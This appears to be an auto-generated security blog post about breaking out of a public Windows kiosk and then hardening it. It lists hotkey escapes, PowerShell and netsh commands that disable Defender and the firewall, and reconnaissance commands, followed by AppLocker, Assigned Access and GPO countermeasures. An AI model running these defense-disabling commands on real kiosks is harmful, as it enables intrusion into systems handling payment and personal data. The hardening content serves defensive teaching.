Listen to this Post
Introduction:

A recent real-world security assessment of a public self-service kiosk revealed a critical lack of hardening, allowing for the rapid escape of the application sandbox and the subsequent disabling of core Windows security controls. This incident underscores the severe risks posed by publicly accessible endpoints that handle sensitive payment and personal data, serving as a stark reminder that any internet-connected device is a potential entry point for attackers.
Learning Objectives:
- Understand the common misconfigurations that leave public kiosks vulnerable to attack.
- Learn the specific commands and techniques used to bypass kiosk mode and disable security software.
- Implement hardening strategies to secure kiosk systems against physical and digital threats.
You Should Know:
1. Escaping the Kiosk Application Sandbox
The first step in compromising a kiosk is often breaking out of the confined application interface. A common method involves exploiting keyboard shortcuts or system hotkeys to access the underlying Windows operating system.
Ctrl + Alt + Del: This key combination often bypasses the kiosk application, bringing up the Windows Security screen. From here, you can launch the Task Manager.
Alt + F4: Repeatedly pressing this can close the foreground kiosk application.
Alt + Tab: Used to switch to other running applications or the desktop.
Windows Key + R: Opens the Run dialog, allowing you to launch system utilities like `cmd.exe` or powershell.exe.
Step-by-step guide: If the kiosk software is running in a standard user context without these hotkeys disabled, an attacker can press Ctrl + Alt + Del, select “Task Manager,” and then use the “File” > “Run new task” option to launch a PowerShell instance with user-level privileges. This provides the initial foothold outside the intended sandbox.
2. Disabling Windows Defender via PowerShell
Once a command-line interface is obtained, an attacker can target the primary anti-malware solution. Windows Defender can be disabled using PowerShell commands, even without immediate administrator rights in some configurations.
Get-MpComputerStatus: This cmdlet checks the current status of Windows Defender, confirming it is running.
Set-MpPreference -DisableRealtimeMonitoring $true: This command disables real-time protection, a core defensive feature.
Set-MpPreference -DisableIOAVProtection $true: Disables scans of all downloaded files and attachments.
Add-MpPreference -ExclusionPath "C:\": Adds a path to the exclusion list, preventing Defender from scanning any files in that location.
powershell -ExecutionPolicy Bypass -Command "Set-MpPreference -DisableRealtimeMonitoring $true": A one-liner to run the command while bypassing the system’s execution policy.
Step-by-step guide: After launching PowerShell, an attacker would first run `Get-MpComputerStatus` to verify Defender is active. They would then execute Set-MpPreference -DisableRealtimeMonitoring $true. A successful command will typically return no output, but a subsequent `Get-MpComputerStatus` will show real-time scanning as disabled.
3. Deactivating the Windows Firewall
With Defender neutralized, the next step is to disable the host-based firewall to allow for unrestricted network communication, which is essential for data exfiltration or deploying a reverse shell.
Get-NetFirewallProfile: Shows the status (Enabled/Disabled) of the Domain, Private, and Public firewall profiles.
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False: This is the primary command to disable all Windows Firewall profiles simultaneously.
netsh advfirewall set allprofiles state off: The legacy `netsh` command to achieve the same result, often used in batch scripts.
Step-by-step guide: From the same PowerShell window, an attacker would run Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False. This command disables the firewall for all network types. To verify, they would run `Get-NetFirewallProfile` again and confirm all profiles show Enabled False.
4. Establishing Persistence and Lateral Movement
After disabling defenses, an attacker will seek to maintain access and explore the network.
net user: Lists all local user accounts on the system.
net user administrator /active:yes: Attempts to enable the built-in local Administrator account (requires admin privileges).
net localgroup administrators: Lists members of the local administrators group.
whoami /priv: Displays the privileges of the current user.
ipconfig /all: Shows network configuration, including DNS servers and potential internal network ranges.
arp -a: Displays the ARP table, revealing other hosts on the local network segment.
Step-by-step guide: An attacker would use `whoami` and `net localgroup administrators` to assess their privilege level. They would then use `ipconfig` to find the local IP and gateway, using that information to map the network for potential lateral movement targets.
5. Implementing Application Control with AppLocker
The primary technical mitigation for this type of attack is application whitelisting, which prevents unauthorized executables, scripts, and MSI packages from running.
Get-AppLockerPolicy -Effective: Retrieves the currently applied AppLocker policy.
Get-AppLockerPolicy -Local | Test-AppLockerPolicy -Path "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -User Everyone: Tests whether a specific file (like PowerShell) would be allowed to run under the current policy for all users.
Step-by-step guide: To configure AppLocker via Group Policy, navigate to “Computer Configuration” > “Windows Settings” > “Security Settings” > “Application Control Policies” > “AppLocker.” Create rules for Executable, Windows Installer, Script, and Packaged app rules. A default-deny rule for “Everyone” should be created, with explicit allow rules for the kiosk application, its dependencies, and necessary Windows binaries located in C:\Windows.
6. Hardening Kiosk Mode with Assigned Access
Windows provides a dedicated feature to lock down a device to a single application, which is far more secure than simply setting an application to run at startup.
Get-AssignedAccess: A PowerShell command that checks if a kiosk account is currently configured.
Set-AssignedAccess -AccountName "KioskUser" -AppName "KioskApp.App_cw5n1h2txyewy!App": This command configures the specified user account to run only the specified UWP application in kiosk mode.
Step-by-step guide: First, create a dedicated local user account (e.g., “KioskUser”). Then, find the Application User Model ID (AUMID) of the UWP kiosk app using Get-StartApps. Finally, use the `Set-AssignedAccess` cmdlet to configure the kiosk. This prevents users from accessing the desktop, Task Manager, or other system features.
7. System Hardening and GPO Configuration
Beyond application control, numerous Group Policy Objects (GPOs) must be configured to disable access to system tools and hotkeys.
GPO Path: User Configuration > Administrative Templates > System > Ctrl+Alt+Del Options. Enable “Remove Task Manager” and “Remove Lock Computer.”
GPO Path: User Configuration > Administrative Templates > Windows Components > File Explorer. Enable “Remove Run menu from Start Menu.”
GPO Path: User Configuration > Administrative Templates > System. Enable “Prevent access to the command prompt” and “Run only specified Windows applications.”
Step-by-step guide: These settings are deployed via a custom GPO linked to the Organizational Unit (OU) containing the kiosk computer account. After configuring the GPO, run `gpupdate /force` on the kiosk to apply the new settings immediately. This systematically removes the attacker’s ability to launch command-line interfaces or critical system utilities.
What Undercode Say:
- Physical Access is Root Access: If an attacker can physically touch a device, and it is not meticulously hardened, they will eventually find a way in. Kiosks represent a massive, often overlooked, attack surface.
- The Shared Responsibility of Disclosure: The legal and ethical landscape for security researchers who discover public vulnerabilities remains perilous. While responsible disclosure is the goal, the threat of legal retaliation is a significant deterrent, potentially leaving critical flaws unpatched.
The kiosk compromise detailed by Hillel is not an isolated bug but a symptom of a systemic failure in the deployment of public-facing systems. These devices are treated as simple appliances rather than the fully-fledged, network-connected computers they are. The technical countermeasures—AppLocker, Assigned Access, and aggressive GPOs—are well-documented and readily available, yet they are consistently ignored in favor of default, convenience-driven setups. This creates a low-hanging-fruit scenario for attackers. Furthermore, the discussion in the comments highlights a critical non-technical challenge: the legal risk for ethical researchers. Until safe harbor laws and clear reporting channels become more widespread, companies will remain unaware of the ticking time bombs in their lobbies, and researchers may think twice before reporting them.
Prediction:
The proliferation of IoT and public-facing kiosks will continue to outpace security best practices, making them a primary initial access vector for mid-tier cybercriminal groups within the next 18-24 months. We will see a rise in “kiosk jacking” campaigns where attackers physically deploy skimming malware or use kiosks as a pivot point to breach corporate networks. This will force regulatory bodies to consider establishing kiosk-specific security standards, much like PCI-DSS for payment systems, and will increase the demand for hardware-based security modules to protect these endpoints from tampering.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Niv Hillel – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


